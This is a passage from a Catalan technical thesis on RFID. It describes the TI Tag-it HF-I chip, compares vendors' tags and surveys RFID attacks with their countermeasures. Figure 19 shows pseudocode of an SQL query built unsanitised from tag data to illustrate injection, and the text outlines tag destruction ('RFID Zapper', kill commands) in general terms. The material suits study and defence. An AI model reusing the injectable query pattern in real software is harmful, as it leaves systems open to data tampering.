3.3 EL CIRCUIT INTEGRAT TAG-IT HF-I STANDARD

Fabricat per Texas Instruments, es tracta d'un circuit integrat de baix consum, *full duplex*, per a un ús en sistemes d'identificació sense contacte. Molts dels conceptes explicats fins ara són també aplicables a aquest dispositiu.

Característiques generals

- Opera a 13'56 MHz.
- ISO 15693.
- Transmissió sense contacte de dades i energia.
- Anticol·lisió.
- Conté AFI.
- Identificador únic.
- Comunicació del sentit lector – tag modulada amb dues portadores FSK o amb una ASK.
- Comunicació del sentit tag – lector modulada en ASK.
- Adequat per a distribució logística, tractament d'equipatges...
- Memòria d'usuari de 256 bits de lectura / escriptura, amb possibilitat de bloqueig.
- Integritat de dades per mitjà d'ús de CRC.

Organització de memòria

La memòria disponible per a l'usuari ascendeix a 256 bits, organitzada en 8 blocs de 32 bits cadascun. Aquests es numeren del **0 al 7**. Els **blocs 8** i **9** contenen l'identificador únic, de 64 bits i vénen protegits per a escriptura de fàbrica, òbviament. Al **bloc 10**, 0x0A en hexadecimal, observem el ja explicat *Application Family Identifier*.

Finalment, dins els 32 bits de **0x0B** s'hi guarda una contrasenya que es farà servir, segons la versió del producte i les nostres necessitats, en cas que tinguem un bloc amb accés protegit. Aquesta paraula clau controla també el procés de desactivació mitjançant una comanda ***kill***[45] en les versions ***pro*** de l'integrat. Mentre aquestes últimes característiques el diferencien dels anteriors, observem que tots treballen en HF. Això significa que dins cada model de tag sovint trobarem funcionalitats pròpies, a les que els usuaris, programadors i administradors s'hauran d'acostumar, circumstància bona o dolenta segons el punt de vista.




figura 18. Mapa de memòria del tag de Texas Instruments. Extret de [15].

Individualment, cada bloc d'usuari té també associats un parell de bits anomenats *User Lock Bit i Factory Lock bit*[46]. Similarment als casos anteriors, l'identificador de tag vindrà amb el segon activat. Per als blocs d'usuari que es vulgui escriure permanentment, es marcarà el primer, essent aquest procediment irreversible.

Altre cop, pel que fa al **conjunt de comandes** per a treballar amb aquests tags, s'estructura de la següent manera:

- Comandes obligatòries per a ISO 15693:
  - **Inventory**: per a recol·lectar ID de targes.
  - **Stay Quiet**: només mode adreçat.
- Comandes opcionals per a ISO 15693:
  - **Read single block**: modes adreçat i no adreçat.
  - **Write single block**: modes adreçat i no adreçat.
  - **Lock block**: modes adreçat i no adreçat.
- Comandes pròpies de Texas Instruments:
  - **Kill**: sols mode adreçat.

[45] comanda per inhabilitar permanentment una tarja

[46] bits de bloqueig a nivell d'usuari o bé de fàbrica, respectivament

- **Write single block pwd:** sols versions pro. Mode adreçat.[47]

Finalment, tot i que no resulta imprescindible per la comprensió del funcionament, comentem també que en ISO 15693 el **format de l'identificador** no és trivial sinó que segueix l'estructura a continuació:

- Bits 63 a 56: contenen E0.
- Bits 55 a 48: contenen 07.
- Bits 47 a 44: identificador de producte.
- Bits 43 a 41: configuració de producte.
- Bits 40 a 0: numeració interna de Texas Instruments.

Amb la descripció d'aquests models de tags s'han presentat quines possibilitats i capacitats hi ha disponibles. Tal quantitat d'informació no s'assimila ràpidament però cal conèixer-la. Segons l'aplicació a implementar, s'escull una o altra família de circuits integrats, amb més o menys característiques de seguretat, més o menys espai per a informació d'usuari (imports, rutes seguides pel producte...) i més o menys complexitat general.

La taula 11 intenta resumir el que diferents fabricants ofereixen en el camp de RFID actualment. La columna **tipus** indica si tal tag s'adequa a la descripció[48] de sistemes de tipus 1 (etiquetes identificadores amb màquina d'estats), tipus 2 (sistemes de rendiment mig) o tipus 3 (*smartcards* amb microprocessadors).

[47] indicant explícitament l'identificador

[48] invenció dels autors de la taula, no estandaritzada

Name	Standard	Type	Storage capacity	Frequency	Password	Authenti-cation	Encryp-tion
Atmel							
AT88SC0104CRF	ISO 14443 Type B	3	1 Kbit	13,56 MHz		•	•
AT88SC0204CRF	ISO 14443 Type B	3	2 Kbit	13,56 MHz		•	•
AT88SC0404CRF	ISO 14443 Type B	3	4 Kbit	13,56 MHz		•	•
AT88SC0808CRF	ISO 14443 Type B	3	8 Kbit	13,56 MHz		•	•
AT88SC1616CRF	ISO 14443 Type B	3	16 Kbit	13,56 MHz		•	•
AT88SC3216CRF	ISO 14443 Type B	3	32 Kbit	13,56 MHz		•	•
AT88SC6416CRF	ISO 14443 Type B	3	64 Kbit	13,56 MHz		•	•
AT88RF001	ISO 14443-2 Type B	2	256 bit	13,56 MHz	•		
AT88RF020	ISO 14443-2 Type B	2	2 Kbit	13,56 MHz	•		
T5552		2	992 bit	125 kHz			
T5557	ISO 11748 / 785	1	330 bit	125 kHz	•		
T5554		1	224 Kbit	125 kHz	•		
TK5561A-PP		2	128 Kbit	125 kHz		•	•
EM Microelectronic							
EM4469/4569	ISO 11785,11785	2	512 OTP Option	125 kHz	•		
EM4450/4550		1	1024 bit	125 kHz	•		
EM4055		1	1024 bit	125 kHz	•		
EM4056		1	2048 bit	125 kHz	•		
EM4170		2	256 bit	125 kHz		•	
EM4034	ISO 15693, 18000-3	1	448 bit	13,56 MHz	•		
EM4035	ISO 15693, 18000-3	2	3200 bit	13,56 MHz		•	•
EM4135	ISO 15693, 18000-3	1	2304 bit	13,56 MHz			
Infineon							
SLE 66CL160S	ISO7816+14443 A+B	3	16 Kbyte + 1,3k RAM	13,56 MHz			•
SLE 66CL80P	ISO7816+14443 A+B	3	8 Kbyte + 2,3k RAM	13,56 MHz			•
SLE 66CLX320	ISO7816+14443 A+B	3	32 Kbyte + 5k RAM	13,56 MHz			•
SRF 55V02P	ISO15693	3	256 byte + 32 byte Admin	13,56 MHz	•		
SRF 55V 10P	ISO15693	3	1024 byte + 256 byte Admin	13,56 MHz	•		
SRF 55V02S	ISO15693	3	256 Byte + 64 Byte Admin	13,56 MHz		•	•
SRF 55V 10S	ISO15693	3	1024 Byte + 256Byte Admin	13,56 MHz		•	•
SLE 55R01	ISO 14443 A	3	128 byte + 32Byte Admin.	13,56 MHz		•	•
SLE 55R04	ISO 14443 A	3	616 Byte + 154 Byte Admin	13,56 MHz		•	•
SLE 55R08	ISO 14443 A	3	1024 Byte + 256 Byte Admin.	13,56 MHz		•	•
SLE 55R16	ISO 14443 A	3	2048 Byte + 256 Byte Admin	13,56 MHz		•	•
SLE44R35T	ISO 14443 A	3	1024 Byte + 256 Byte Admin	13,56 MHz		•	
SLE44R35S	ISO 14443 A	3	1024 Byte + 256 Byte Admin	13,56 MHz		•	
Philips							
HT1DC20S30		2	2048 bits	125 kHz		•	•
HT2DC20S20	ISO 11785	2	256 bits	125 kHz	•	•	•
HT2MOA3S20	ISO 10536.1	2	256 bits	125 kHz	•	•	•
PCF793XAS		2	128 – 768 bits	125 kHz		•	
Mifare MF0 IC U1X	ISO 14443 A	3	64 Byte	13,56 MHz		•	•
Mifare MF1 IC S50	ISO 14443 A	3	1024 Byte	13,56 MHz		•	•
Mifare MF1 IC S 70	ISO 14443 A	3	4096 Byte	13,56 MHz		•	•
Mifare MF3 IC D40	ISO 14443 A	3	4096 Byte	13,56 MHz		•	•
Mifare ProX P8RF6X	ISO7816 / 14443 A	3	4 – 16 KByte	13,56 MHz		•	•
SmartMX P5Sxxxx	ISO7816 / 14443	3	10 – 72 KByte	13,56 MHz		•	•
SmartMX P5Cxxx	ISO7816 / 14443	3	10 – 72 KByte	13,56 MHz		•	•
Texas Instruments							
RI-TH1-CB2A	ISO15693	3	2 Kbit	13,56 MHz			•
RI-TRP-B9WK-xx		2	88 bits	134.2 kHz	•		•
RI-TRP-V9WK		2	50 Byte	134.2 kHz		•	•
RI-TRP-BRHP-xx		2	88 bits	134.2 kHz	•	•	•
TMS37122	-	3	-	125 kHz			•

taula 11. Taula de *tags* segons fabricant i les seves característiques. Obtinguda de [8].

4. ASPECTES DE SEGURETAT EN RFID

Al marge d'assumptes referents a la privacitat, existeixen tota una sèrie de factors en l'àmbit de la seguretat que haurien de ser considerats a l'hora de treballar amb tecnologia RFID. El bon funcionament del sistema està sotmès a múltiples possibilitats d'atac en cada un dels segments que el conformen. De fet, gran part de la integritat del mateix depèn de la base formada per les tres condicions següents:

- La **relació** entre les **dades guardades** i el **tag** ha de ser única. Dit d'altra forma, ens hem d'assegurar que cada identificador és **únic**.
- La **relació** entre el **subjecte** o objecte a identificar i el seu **tag** associat ha de ser **única**.
- La relació entre **tag** i **lector** ha de donar-se en **condicions** de **seguretat suficients**.

Cada un dels atacs RFID explota algun aspecte d'una o vàries d'aquestes condicions. Mentre l'anomenada **part passiva** (un client, un empleat...) concentra la majoria de circumstàncies i aspectes relacionats amb la privacitat, els atacs a la seguretat es concentren en la **part activa** del sistema, els elements que intervenen purament en un intercanvi de dades RFID.

Essent possibles i plenament acceptables nombroses classificacions, s'exposa a continuació una llista d'atacs potencials, sense entrar plenament en les seves implementacions, intentant englobar-los sota els mòbils que motivarien l'atacant a intentar-los dur a terme.

4.1 ESPIONATGE DE DADES

Complementat o no amb una posterior modificació i/o inserció de dades falses, es pot portar a pràctica en el sistema de diferents maneres:

- **Eavesdropping**[49] de les comunicacions entre tag i lector. Òbviament, a major distància a la que s'efectuï l'intercanvi de dades, més possibilitat de que aquestes siguin interceptades. Degut a l'assimetria de potència en el sentit dels canals (el de lector a tag és molt major que l'invers) aquest atac resulta factible a distàncies majors a les de normal operació.

- **Accés de lectura no autoritzat**: implementable sols amb un lector instal·lat amb perspicàcia. Un entorn monitoritzat permet detectar aquest intent.


- **Falsificació del tag i/o lector.** Sense arribar a copiar-la completament, es suplanta una tarja RFID i/o es simula que es forma part de cert grup d'elles. Curiosament, un lector situat descaradament i intencionadament a la vista pot no resultar sospitós. Un atacant interessat en la informació del *middleware*, intentarà falsificar primerament aquesta capa de dispositius.

4.2 INSERCIÓ DE DADES

- **Accés d'escriptura no autoritzat.** Impossible en tags de només lectura, igual de factible que l'atac de lectura no autoritzat en tags de lectura / escriptura sense protecció per paraula clau.

- **Intercanvi intencionat d'etiquetes:** canviar el tag d'un xampú de gamma baixa pel d'una col·lecció de DVD's suposarà un estalvi considerable per l'atacant que, segons el sistema, aconseguirà el mateix efecte que si aconseguís modificar-ne les dades internes. Senzillíssim si no s'implementen mesures de prevenció complementàries.

- **Dades del tag preparades malintencionadament.** Si aquestes s'usen en el *software* dins, per exemple, comandes SQL no controlades, ens trobem davant d'un factor de risc.




```
producte_ID          = llegir bloc 00
tipus_producte       = llegir bloc 05
Consulta = SELECT * FROM PRODUCTES WHERE ID='$producte_id'
AND TIPUS='$tipus_producte'
```

figura 19. Teoria d'injecció SQL en RFID.

[49] captura o escolta

- **Clonació i emulació**. En el primer cas, simplement s'intenta suplantar completament la identitat de cert tag mitjançant la còpia de tot el seu contingut de dades, bit a bit. En el segon, comptem amb un dispositiu, electrònicament molt més complex que un tag, que respon i emula el funcionament d'etiquetes RFID de diferents protocols.

4.3 DENEGACIÓ DE SERVEI

- **Retirada del tag**. Simple i efectiu. Un sistema no funciona si el punt d'entrada a ell no existeix.

- **Destrucció mecànica, química o electromagnètica del tag**. Aplicant un camp electromagnètic suficientment potent al xip, aquest quedarà destruït. Unes tisores també faran el fet, igual que el submergir-lo en algun tipus d'àcid prou fort.

- **Apantallament**. Envoltant un tag en un paper d'alumini o col·locant-lo dins una caixa Faraday dificultem enormement les seves comunicacions.

figura 20. Cartera que impossibilita la lectura de tags RFID.

- **Destrucció per mitjà de comandes "*kill*"**. Els integrats amb tal funcionalitat hi són susceptibles.

- **Descàrrega intencionada de la bateria**. En el cas de tags actius, els que incorporen una pila per al seu funcionament, aquesta pot ser descarregada

per mitjà de l'obligació de respondre continuadament a comandes i peticions sense sentit real.

- **Bloqueig**. Mitjançant un altre tipus de tag especial, es simula la existència simultània de gran número de dispositius, cada un amb el seu identificador associat, fent inútils els algorismes d'anticol·lisió i, per tant, impedint el correcte funcionament del sistema.

- **Interferència per transmissió indiscriminada**. L'ús malintencionat d'equips de telecomunicació provocarà el mal funcionament d'un sistema RFID. Encara que considerada de difícil implementació, aquesta és una tècnica que certs col·lectius com el dels radioaficionats poden dur a terme d'una forma més o menys senzilla.

- **Distorsió**. La col·locació, intencionadament o no, d'aigua o metall en les proximitats dels nostres equips ocasionarà, i a vegades de forma molt difícil de detectar, un funcionament imprevisible.

4.4 MECANISMES DE SEGURETAT

Cada un dels atacs anteriors haurà de ser contrarrestat o almenys mitigat amb alguns dels mecanismes presentats a continuació, essent els mateixos no excloents entre ells i sinònima la seva implementació amb un major cost unitari per tag.

Autenticació

- **Comprovació de la identitat del tag.** Un dels propòsits de l'estandardització duta a cap per organismes com EPCglobal és el d'unificar la fabricació i reconeixement de tags. Una etiqueta mal formatejada o contenint un identificador que el *middleware*, per mitjà de consultes a bases de dades, comprovi que no ha estat emès, serà ràpidament detectada. Per altra banda, una possible autenticació consistiria, com consta indicat a ISO 9798, en el xifrat per part del tag, mitjançant una clau prèviament compartida, d'un número aleatori proposat pel lector.

- **Comprovació de la identitat del lector.**
  - **Mitjançant l'ús de contrasenyes:** si el canal no està xifrat, aquesta modalitat sofreix els mateixos inconvenients que l'enviament de contrasenyes en text pla dins una xarxa d'ordinadors. A més, s'ha de tenir en compte que l'ús de tags de només lectura no permetrà una política de canvi de claus constant dins el sistema. Tot i això, aquesta filosofia serveix perfectament en entorns de baixa seguretat o amb etiquetes de pocs usos.

- **Mitjançant el bloqueig per *hash***: durant el procés de fabricació, es proporciona a l'etiqueta un metaidentificador, calculat a partir d'una clau i una funció de distribució. El tag, davant qualsevol intent d'interacció amb ell, solament respondrà emetent aquest valor fins que se li enviï la clau correcta, la que serviria com a entrada de la funció hash que suposaria un resultat igual al metaidentificador. A partir de llavors el lector tindrà accés a les dades guardades. El punt fort d'aquesta forma de procedir rau en que fins i tot s'amaga l'identificador del tag. El dèbil, que si altre cop no es canvia sovint aquest metaidentificador, són possibles atacs de *replay*.

- **Mitjançant un mecanisme de desafiament i resposta d'ambdues parts**. De forma similar, simètrica i complementària a la comprovació d'identitat dels integrats dels tags, es procedeix a l'autenticació del lector. Altre cop, això suposa tags més complexos, amb capacitat de generació de números aleatoris requerits per a aquest procés.

En aquest àmbit, estudis com MMAP i L2AP[50] proposen noves idees, encara no implementades a la realitat, intenció que no resulta fàcil si suposen un increment del preu del tag gaire notable. Fins i tot s'han dut a terme contraestudis vers aquestes idees [69], o sigui que fins que alguna no compleixi varis requisits, com el cost mencionat abans i una estabilitat garantida al llarg del temps enfront davant estudis que els posin a prova, no es veuran al mercat.

A la part pràctica del projecte, concretament a la pàgina 157, s'ha realitzat una prova de concepte d'autenticació mútua.




figura 21. Autenticació ISO 9798 en ambients RFID. Extreta de [69].

[50] ***M**utual i **L**ightWeight **A**uthentication **P**rotocols*

Encriptat

Tot i que sovint es recomana que les etiquetes RFID no continguin informació sensible guardada a la seva memòria interna, existeixen ocasions en les que comptar amb una base de dades externa no resulta possible. Els tags amb capacitats criptogràfiques seran més resistents a atacs basats en la captura d'informació transmesa per l'aire. Altre cop, depenent del cost del material, tindrem un sistema criptogràfic més o menys potent o fins i tot **de clau pública**.

A tall d'exemple, les targes *Mifare Classic* utilitzen un xifrat de flux basat en CRYPTO-1 mentre que les *DESFire* treballen amb **DES**[51] i **Triple DES**.

Protocols d'anticol·lisió resistents a la captura

Amb la forma més simple de fer un inventari dels tags que es troben en l'ambient de treball, un atacant, mitjançant les senyals emeses per ambdues parts, pot fer-se amb els identificadors de la zona. En ambients que requereixin major seguretat, sembla recomanable l'ús de protocols menys explícits.

- **Recorregut silenciós de l'arbre.** El lector, en cas de detectar una col·lisió, no procedeix en text clar com hem explicat amb anterioritat, sinó xifrant cada bit conflictiu amb l'immediatament anterior. Les parts no conflictives dels identificadors no són transmeses, comportament que incrementa la seguretat, però per contrapartida es requereixen tags capaços de realitzar operacions dins la seva memòria.

- **Procediment d'Aloha amb identificadors temporals**: el canal de comunicació de baixada, del lector al tag, disposa de molta més potència, pel que resulta més susceptible a escoltes. Evitant transmetre cap tipus d'identificador en aquest sentit, ens estalviem moltes amenaces. El procediment es basa en l'enviament d'un número aleatori nou en cada cicle de lectura per part dels tags del camp. El lector utilitza tal número per a reconèixer unívocament cada etiqueta i silenciar-la. Posteriorment, i quan ja s'ha quantificat el nombre de tags, l'identificador real és enviat si es qüestiona el tag mitjançant el número aleatori. Amb tota aquesta forma de procedir, la informació sensible només rau en el canal de pujada.

Ús de pseudònims

L'ús de *metaidentificadors* per part dels tags comentat anteriorment no soluciona aspectes com el del *tracking*. Com que el *metaidentificador* sempre és el mateix, es poden establir patrons de moviment basats en ell. Altre cop, una generació

[51] **D**ata **E**ncryption **S**tandard

continuada d'aquests valors permet solventar aquesta situació. Diríem que tal fet amenaça més a la privacitat que a la seguretat.




figura 22. Tag responent cada cop amb un pseudònim diferent.

Ús de tags bloquejadors

Sense existir realmentt, les seves teòriques funcionalitats estan detallades a [45]. Amb molts detractors i estudis que desconfien de les seves possibilitats[52], es considera una arma de doble fil ja que permet mantenir la privacitat i, al mateix temps, provocar denegacions de servei. Òbviament tal dispositiu consta d'una bateria i major complexitat electrònica, així com de dues antenes per a poder bloquejar simultàniament peticions de recorregut d'arbre el següent bit de les quals sigui 0 o 1.

Impacta el fet de que informes redactats per RSA qualifiquin les publicacions en contra del seu tag bloquejador "capat" com a premsa groga. En sentit contrari, associacions de consumidors expressen el seu descontent vers el fet de que el tag, **suposadament,** no funciona en totes les situacions, que pot ser inhabilitat i que no respon a un intent de potenciar la privacitat per part de RSA, sinó de controlar les comunicacions RFID.

Desactivació permanent

Tenint en compte que aquesta pràctica afecta molts altres procediments, com la identificació posterior o els serveis de postvenda, ben usada, ja sigui per mitjà de comandes "*kill*" o destrucció del tag, evitarà tot possible atac posterior en el temps així com també l'obtenció d'informació deduïble d'ells respecte al sistema global. Aquest tema, aparentment trivial, és objecte d'una gran discussió i estudi actualment i s'erigeix com quelcom que ha de ser solucionat ràpidament si en el futur es desitja un desplegament amb èxit de la tecnologia en àmbits comercials. Cada un dels productes oferts pels diferents fabricants incorporarà alguna d'aquestes funcionalitats. Se n'ha vist algun exemple en l'apartat dedicat als *tags*.

[52] *CASPIAN* - **C**onsumers **A**gainst **S**upermarket **P**rivacy **I**nvasion **A**nd **N**umbering, o consumidors en contra de la invasió de la privacitat en supermercats

4.5 FACTIBILITAT DELS ATACS RFID

De la mateixa manera que quan Internet i les xarxes d'ordinadors no estaven tan difoses com actualment, RFID s'està estenent gradualment a nombrosos àmbits de la vida industrial i personal, raó per la qual la informació sobre la tecnologia i els atacs aplicables a ella cada vegada hauran de ser més tinguts en compte.

Eavesdropping

Cost per a l'atacant: alt.
Cost per a les contramesures: mig.




figura 23. El dispositiu de dalt a la dreta està espiant la comunicació legal entre el lector i el tag amb identificador = 1. Extret de [46].

En alguns sistemes en els que el *coupling* es realitza per **inducció** (LF i HF), certs escrits [2] afirmen que l'escolta del canal de baixada, ja descrit com el més vulnerable, resulta factible fins a 10 metres de distància. En sentit contrari, des de més o menys quatre o cinc vegades la distància d'operació nominal.

En sistemes ***backscattering*** (UHF i microones), s'estén tal distància d'espiament fins a ordres de magnitud de desenes de metres. De fet, amb una potència de 2 watts i una antena direccional es pot observar una comunicació d'aquestes característiques, o fragments d'ella, des de centenars de metres enllà, òbviament afectada per elements ambientals i estructurals que influiran en la recepció de la senyal. No es considera trivial dur a terme aquests atacs.

Les mesures de prevenció més efectives suposaran **moure les dades relatives a cada tag a bases de dades** en comptes de tenir-los continguts en el dispositiu, l'apantallament de les zones d'operació de RFID i l'ús de criptografia, sempre tenint en compte la relació establerta entre la importància de la informació a protegir i el pressupost del projecte.

Accés de lectura no autoritzat

Cost per a l'atacant: mig alt.

Cost per a les contramesures: mig.

El major problema d'aquest atac per qui el realitza rau en la instal·lació d'un lector addicional de forma que passi inadvertit. Amb entorns controlats s'impedeix aquestes instal·lacions clandestines.

Com a **contramesures**, les mateixes que en el cas anterior. A més, existeixen detectors per a delimita i identificar els camps generats per lector. Finalment, si es sospita que el sistema és víctima d'aquest tipus d'atacs cal introduir mecanismes d'autenticació en el procés d'operació, procediment que significarà segurament una substitució de tags.

Respecte als intents d'escriptura no autoritzats, no són factibles en tags de només lectura. La resta de mesures explicades en l'atac que ens ocupa continuen servint per a aquests tags, que, recordem, permeten més **funcionalitats criptogràfiques**.

Clonació i emulació

Cost per a l'atacant: alt.
Cost per a les contramesures: mig.

Un dels atacs que veurem implementats en aquest estudi. Un dispositiu *hardware* capaç de dur a terme emulacions de tags té un preu de l'ordre dels centenars d'euros, fora d'abast d'atacants sense massa pressupost.

Per a un major èxit d'aquests atacs s'ha d'haver obtingut informació mitjançant un accés de lectura o bé d'*eavesdropping*, amb l'objectiu de disposar de dades consistents. Així doncs, les mesures de prevenció presentades fins ara també resulten imprescindibles davant aquestes dues amenaces. Addicionalment, es podria comprovar a base de dades l'existència d'elements duplicats o bé la seva presència incoherent en diferents punts del sistema distanciats geogràficament per a reduir-ne les possibilitats d'èxit.

Destrucció mecànica, química o electromagnètica del tag

Cost per a l'atacant: mig.
Cost per a les contramesures: baix amb producció en sèrie.

En el cas de la destrucció electromagnètica, s'ha de realitzar a distàncies molt pròximes i la intensitat del camp ha de ser de l'ordre de 12 A/m. La força del camp decreix a raó del cub de la distància, així doncs es requereix una antena de bastant longitud. Addicionalment, es pot protegir el tag:

- Impossibilitant danyar-lo sense perjudicar també el producte.

- Incorporant elements autoreparadors en el disseny i construcció electrònica de tags. Aquesta, en cas de considerar-se, representaria una solució de futur.

La figura a continuació, que es pot trobar a multitud de pàgines d'aficionats a l'electrònica, mostra un *RFID Zapper*, que emet, literalment, "*una ona EM que fregeix el tag per dins*". S'empra el circuit de *flash* d'una càmera.




figura 24. RFID Zapper.

Descàrrega intencionada de la bateria

Cost per l'atacant: mig.
Cost per a les contramesures: baix amb producció en sèrie.

Aplicable a tags actius, es força l'etiqueta a respondre a consultes i comandes, inclús sense sentit. De la mateixa manera que es pot contrarrestar un atac de força bruta en entorns UNIX per mitjà de la inclusió d'un interval de temps entre diferents intents d'autenticació, evitarem aquest atac implementant quelcom similar als tags un cop aquests detectin patrons de comportament sospitosos i repetits.

Bloqueig

Cost per a l'atacant: baix.
Cost per a les contramesures: baix.

Mentre l'ús d'antenes d'interferències està prohibit per llei, l'ús de tags bloquejadors com el proposat per RSA no ho està. Quan aquest (o dispositius similars) es trobi al mercat a un preu assequible, es comprovarà la seva efectivitat, així com si treballa només amb protocols de recorregut d'arbre, com es diu per Internet. L'autor d'aquest document s'intentà posar en contacte tres vegades amb tals laboratoris tot formulant una sèrie de preguntes, obtenint una resposta absurda en primera instància, una de negativa en segona i una absència de contestació en la tercera.

Si aquests dispositius bloquejadors impediran lectures, la localització i detecció de que se n'està utilitzant algun no semblen complicades. I encara que dissenyats en primera instància per a protegir la privacitat de les dades, la localització associada hi sembla encara vulnerable, resultant el fet encara més exagerat si la zona d'identificadors protegits sempre és la mateixa i característica; quan s'observi un mal funcionament en certa zona de l'arbre, es sospitarà de l'existència d'un bloquejador.

Interferència per transmissió indiscriminada

Cost per a l'atacant: mig-alt.
Cost per a les contramesures: mig-alt.

Mentre una transmissió potent és difícil de realitzar, pretendre introduir interferències via inclusió de dispositius electrònics en les proximitats de la zona d'operació no suposa una gran amenaça pels sistemes RFID donada la, en general, pobra direccionalitat de la idea. L'enginy de cada atacant determinarà totalment un major o menor èxit. Per exemple, enganxar un tag d'exactament el mateix tipus fent contacte amb un altre, els deshabilitarà ambdós, situació bastant dissimulable amb astúcia suficient.

Com a **contramesures**, l'observació, el sentit comú i, si el sistema ho permet i ho requereix, l'adopció de tecnologies com les de detecció de camps magnètics i l'ús de productes amb capacitats d'operació en diferents freqüències.

Destrucció per mitjà de comandes "*kill*"

Cost per a l'atacant: baix.
Cost per a les contramesures: baix.

Si s'han d'usar tags amb tal funcionalitat, les mesures de prevenció davant un possible ús malintencionat rauran en la utilització de mecanismes d'autenticació prou resistents.

Apantallament

Cost per l'atacant: baix.
Cost per a les contramesures: baix.

